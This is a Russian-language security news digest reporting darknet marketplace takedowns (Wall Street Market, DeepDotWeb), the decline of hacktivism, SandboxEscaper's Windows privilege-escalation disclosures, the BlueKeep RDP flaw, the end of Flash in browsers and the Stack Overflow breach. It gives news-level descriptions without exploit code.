Во время обысков у предполагаемых операторов WSM нашли более 550 000 евро наличными, а также шестизначные суммы в криптовалютах Bitcoin и Monero, несколько автомобилей и огнестрельное оружие. Кроме того, были обнаружены и другие улики, включая компьютеры и накопители данных.

Финские власти, в свою очередь, сообщили об изъятии серверов маркетплейса Valhalla и значительного количества криптовалюты, однако они не производили арестов.

Интересно, что в конце апреля один из бывших модераторов Wall Street Market, Med3l1n, опубликовал в открытом доступе свои учетные данные и IP-адрес WSM (судя по этим данным, сайт хостился в Голландии). Так что любой желающий, включая представителей правоохранительных органов, мог получить полный доступ к бэкенду торговой площадки и деанонимизировать продавцов и покупателей.

Спустя шесть дней после этого ресурс начал работать с перебоями, а еще через два дня ушел в офлайн окончательно, и правоохранители официально заявили о проведении операции по его закрытию. Не совсем ясно, были ли эти два события связаны друг с другом. Также пока можно только гадать, успели администраторы Wall Street Market скрыться с деньгами пользователей или экзит-скам все же завершился арестом, а WSM какое-то время находился под контролем правоохранителей.

DeepDotWeb

ФБР, Европол, а также правоохранительные органы Германии, Израиля, Нидерландов и Бразилии провели еще одну совместную операцию, в результате которой был закрыт сайт DeepDotWeb, рассказывавший о новостях даркнета и каталогизировавший ресурсы «изнанки интернета».

Этот «путеводитель по даркнету» наверняка знаком нашим читателям: он обновлялся ежедневно, оперативно сообщал о закрытии тех или иных ресурсов, их новых адресах, экзит-скаме, рассказывал о других проблемах торговых площадок.


В Израиле, по данным местных СМИ, были арестованы два оператора DeepDotWeb. Другие аресты также были произведены в Германии, Франции, Нидерландах и Бразилии.

Однако дело, конечно, было не в новостях. Следствие утверждает, что операторы DeepDotWeb получали комиссию за перенаправление трафика на нелегальные сайты в даркнете. В каталоге DeepDotWeb свободно публиковались ссылки на любые ресурсы, включая торговые площадки в даркнете, где продают и покупают оружие, наркотики, малварь, ворованную информацию, порнографию и многое другое. Впрочем, пока правоохранители не конкретизируют, о какой именно «комиссии» и в каком размере идет речь. По данным журналистов TechCrunch, администрация сайта зарабатывала на своем каталоге .onion-ссылок миллионы долларов.


ХАКТИВИЗМ ЗАКОНЧИЛСЯ?

Специалисты IBM X-Force опубликовали исследование, посвященное краху хактивистского движения, произошедшему в последние годы. Исследователи пишут, что хактивизм вряд ли окончательно «мертв», однако пока определенно находится в упадке. Изменения порождены двумя основными факторами: **«смертью» Anonymous**, а также пристальным **вниманием со стороны правоохранительных органов**.

Уровень активности хактивистов снизился на **95%** по сравнению с 2015 годом. В 2015 году было зафиксировано **35** подобных инцидентов, но уже в 2017 году обнаружили всего **5**, в 2018 году **2**, а в первые месяцы текущего года и вовсе ни одного.



Хакерский коллектив Anonymous ранее был ответственен примерно за **45%** всех атак хактивистов, то есть держался с огромным отрывом от ближайших конкурентов в лице групп Lizard Squad и DownSec.



Без лидера и единой идеологии в стане Anonymous воцарился настоящий хаос, а движение оказалось расколото на множество мелких подгрупп, чьи атаки были порой неэффективны, причиняли вред невинным людям и вызывали только презрение и насмешки. Также с 2011 года в США, Великобритании и Турции арестовали по меньшей мере **62 ХАКТИВИСТА** (и это только те аресты, о которых известно широкой общественности).

НОВЫЕ ЭКСПЛОИТЫ SANDBOXESCAPER

Независимая ИБ-специалистка, известная под псевдонимом SandboxEscaper, обнародовала новую порцию PoC-эксплоитов для еще не исправленных уязвимостей в Windows.

Нужно отметить, что это далеко не первый раз, когда исследовательница публикует эксплоиты для свежих проблем в Windows, не дожидаясь выхода исправлений. Например, первый 0day исследовательница раскрыла в конце лета 2018 года, о второй проблеме нулевого дня она сообщила в конце октября 2018 года, а в декабре обнародовала уже третий PoC.

На этот раз SandboxEscaper начала с рассказа о проблеме локального повышения привилегий в Windows 10, которая не позволит злоумышленнику проникнуть в систему, но позволит закрепиться в ней и развить уже начатую атаку далее. Проблема связана с работой планировщика заданий (Windows Task Scheduler): злоумышленник может запустить вредоносный файл .job и при помощи бага внести изменения в DACL (discretionary access control list).

Proof-of-concept эксплоит, протестированный на 32-разрядной версии Windows 10, был опубликован на GitHub. При этом исследовательница утверждает, что проблема также актуальна и для более старых версий ОС, вплоть до Windows XP и Server 2003.

Вскоре после первой публикации SandboxEscaper раскрыла информацию еще о двух уязвимостях, также выложив эксплоиты для них в открытый доступ.

Еще одна проблема связана с сервисом Windows Error Reporting и получила название AngryPolarBearBug2. Этот баг представляет собой локальное повышение привилегий и очень похож на проблему AngryPolarBearBug, которую специалистка описывала еще в декабре прошлого года. Фактически с его помощью атакующий может получить доступ к редактированию файлов, которого он в нормальных обстоятельствах иметь не должен. SandboxEscaper отмечает, что воспользоваться этой уязвимостью будет нелегко, так как для эксплуатации бага может потребоваться более пятнадцати минут.

Проблема AngryPolarBearBug2 — это не уязвимость нулевого дня. Специалисты Palo Alto Networks заметили, что PoC исследовательницы — это фактически эксплоит для уязвимости CVE-2019-0863, которая была исправлена инженерами Microsoft в мае текущего года. Стоит заметить, что к моменту выхода патча проблема CVE-2019-0863 уже активно использовалась злоумышленниками.

Третья проблема затрагивает браузер Internet Explorer 11. Этот баг позволяет инжектировать вредоносный код в IE, однако его не выйдет использовать удаленно, что существенно снижает опасность проблемы.

Но на этом SandboxEscaper не остановилась. На следующий же день специалистка продолжила публикацию эксплоитов и раскрыла информацию еще о двух багах нулевого дня.


Четвертая проблема позволяет обойти патчи для уязвимости CVE-2019-0841, которую инженеры Microsoft исправили в апреле 2019 года. Данная уязвимость связана с Windows AppX Deployment Service (AppXSVC) и позволяет локально повысить привилегии в системе.

Пятая уязвимость связана с Windows Installer (C:\Windows\Installer). SandboxEscaper пишет, что в короткий отрезок времени из-за состояния гонки можно вмешаться в процесс установки приложения Windows и поместить файлы в недозволенные области ОС. Баг эксплуатирует функциональность `msiexec /fa` (используется для устранения ошибок установки) и позволяет злоумышленнику поместить малварь в произвольное место, тем самым повысив свои права. То есть данная уязвимость тоже связана с локальным повышением привилегий.

Представители Microsoft пока никак не отреагировали на публикацию всех этих эксплоитов. Учитывая, что ни одна проблема не допускает удаленного исполнения произвольного кода, можно предположить, что патчи выйдут не раньше следующего «вторника обновлений».

НАБИУЛЛИНА ПРОТИВ ВНЕДРЕНИЯ КРИПТОВАЛЮТ

Выступая в Госдуме, глава ЦБ РФ высказалась против внедрения криптовалют в денежную систему.



→ «Мы, в принципе, конечно, против того, чтобы криптовалюты запускались в нашу денежную систему. Мы не видим этой возможности, чтобы криптовалюты, по сути дела, выполняли здесь функцию денежных суррогатов. В этой части точно нет.

Что касается взаиморасчетов, то мы рассмотрим, конечно, предложение по тому, что такое криптовалюта, привязанная к золоту. Но, на мой взгляд, важнее развивать расчеты в национальных валютах»

— цитата из речи Эльвиры Набиуллиной

ПОТЕНЦИАЛЬНЫЙ ЧЕРВЬ

В рамках майского «вторника обновлений» компания Microsoft исправила критическую уязвимость CVE-2019-0708 (она же BlueKeep), связанную с работой Remote Desktop Services (RDS) и RDP.

Хотя технические детали проблемы не раскрываются из-за ее высокой серьезности, известно, что с помощью этого бага атакующие могут выполнять произвольный код без авторизации и распространять свою малварь подобно червю, как, например, было с известными вредоносами WannaCry и NotPetya. Проблема опасна для Windows Server 2008, Windows 7, Windows 2003 и Windows XP, для которых были выпущены обновления безопасности.

Для проблемы, которая может стать вторым WannaCry, уже были созданы PoC-эксплоиты, их продемонстрировали специалисты сразу нескольких ИБ-компаний (включая McAfee, Check Point и «Лабораторию Касперского») и независимые исследователи. Пока код этих эксплоитов не был опубликован в открытом доступе из-за слишком высокого риска.

Специалисты NCC Group, в свою очередь, представили специальный защитный микропатч для BlueKeep, а аналитики RiskSense разработали специальный инструмент, с помощью которого можно проверить на уязвимость перед BlueKeep весь парк корпоративных машин.

Нужно сказать, что ИБ-эксперты бьют тревогу совсем не зря. Так, специалисты компании GreyNoise уже зафиксировали, что неизвестные активно сканируют интернет в поисках уязвимых систем. Атакующие, похоже, используют для сканов модуль Metasploit, разработанный экспертами RiskSense.

Активность атакующих исходит исключительно с выходных нод Tor, и, похоже, все это деятельность всего одной хакерской группы. Эксперты не обнаружили попыток эксплуатации уязвимости: хакеры пока лишь ищут уязвимые системы, но не пытаются их ломать. По мнению экспертов GreyNoise, это определенно подготовительный этап перед последующими атаками и ситуация ухудшается.

Изначально предполагалось, что BlueKeep представляет угрозу для 7,6 миллиона систем, но теперь аналитики заявляют, что это не так. По статистике компании Errata Security, уязвимость по-прежнему опасна лишь для 950 тысяч систем. Оказалось, что порт 3389, открытый на многих устройствах, дезориентировал специалистов ранее: большинство этих машин вообще не работают на Windows или не используют RDP на этом порте, а значит, уязвимость CVE-2019-0708 им не угрожает.

При этом в Errata Security ожидают, что хакеры напишут эксплоиты для BlueKeep в ближайший месяц или два, а затем непропатченные системы, уязвимые перед проблемой, ждет волна атак и настоящий хаос.

CHROME 76: НАЧАЛО КОНЦА FLASH

После релиза июньского выпуска **CHROME 76** разработчики Google планируют окончательно отказаться от воспроизведения Flash-контента по умолчанию. Данные изменения уже вошли в экспериментальную ветку Canary, на базе которой будет построен Chrome 76.

Пока поддержку Flash можно будет вернуть в настройках, но в **ДЕКАБРЕ 2020 ГОДА**, после релиза **CHROME 87**, поддержка Flash будет прекращена совсем. Напомню, что, согласно заявлению Adobe, на это время запланирована окончательная «смерть» технологии.

Разработчики Firefox тоже собираются отключить Flash по умолчанию. Эти изменения запланированы на **СЕНТЯБРЬ 2019** года и выпуск **FIREFOX 69**, хотя пользователи так же смогут вновь включить поддержку технологии до 2020 года.

ВЗЛОМ STACK OVERFLOW

В середине мая представители Stack Overflow, крупнейшего в интернете сайта вопросов и ответов о программировании, сообщили о кибератаке на свой ресурс.

Как говорится в кратком заявлении, опубликованном на сайте проекта, 11 мая 2019 года было обнаружено, что неизвестные лица сумели проникнуть во внутреннюю сеть компании. Поскольку на момент публикации этого сообщения расследование инцидента только началось, никаких подробностей об атаке известно не было. Сообщалось, что разработчики оперативно устраняют все использованные злоумышленниками уязвимости и разбираются в произошедшем.

17 мая компания обновила свое заявление, выпустив более развернутый отчет об инциденте. Разработчики сообщили, что неизвестные злоумышленники все же могли получить доступ к пользовательским данным, хотя изначально предполагалось, что это не так. Хотя общая база данных пользователей не была скомпрометирована, атакующие могли узнать IP-адреса, имена или email-адреса небольшого числа пользователей Stack Exchange.

В настоящее время представители Stack Overflow продолжают изучать логи и разбираться с действиями хакеров. На данный момент точно известно всего о 250 скомпрометированных пользователях. Всех пострадавших уже адресно уведомили о случившемся.

Кроме того, разработчики уточнили, что проникновение в сеть произошло еще 5 мая, через уязвимость на stackoverflow.com. То есть злоумышленники оставались в системе почти неделю и проводили разведку и лишь потом начали действовать, повысив свои привилегии, что и было замечено администрацией ресурса.

В настоящее время Stack Overflow сотрудничает со сторонней киберкриминалистической компанией и продолжает расследование инцидента. Доступ злоумышленника уже был отозван, уязвимости устранены, а также компания продолжает тщательный внутренний аудит своего программного комплекса и проводит ряд мероприятий для улучшения систем защиты.

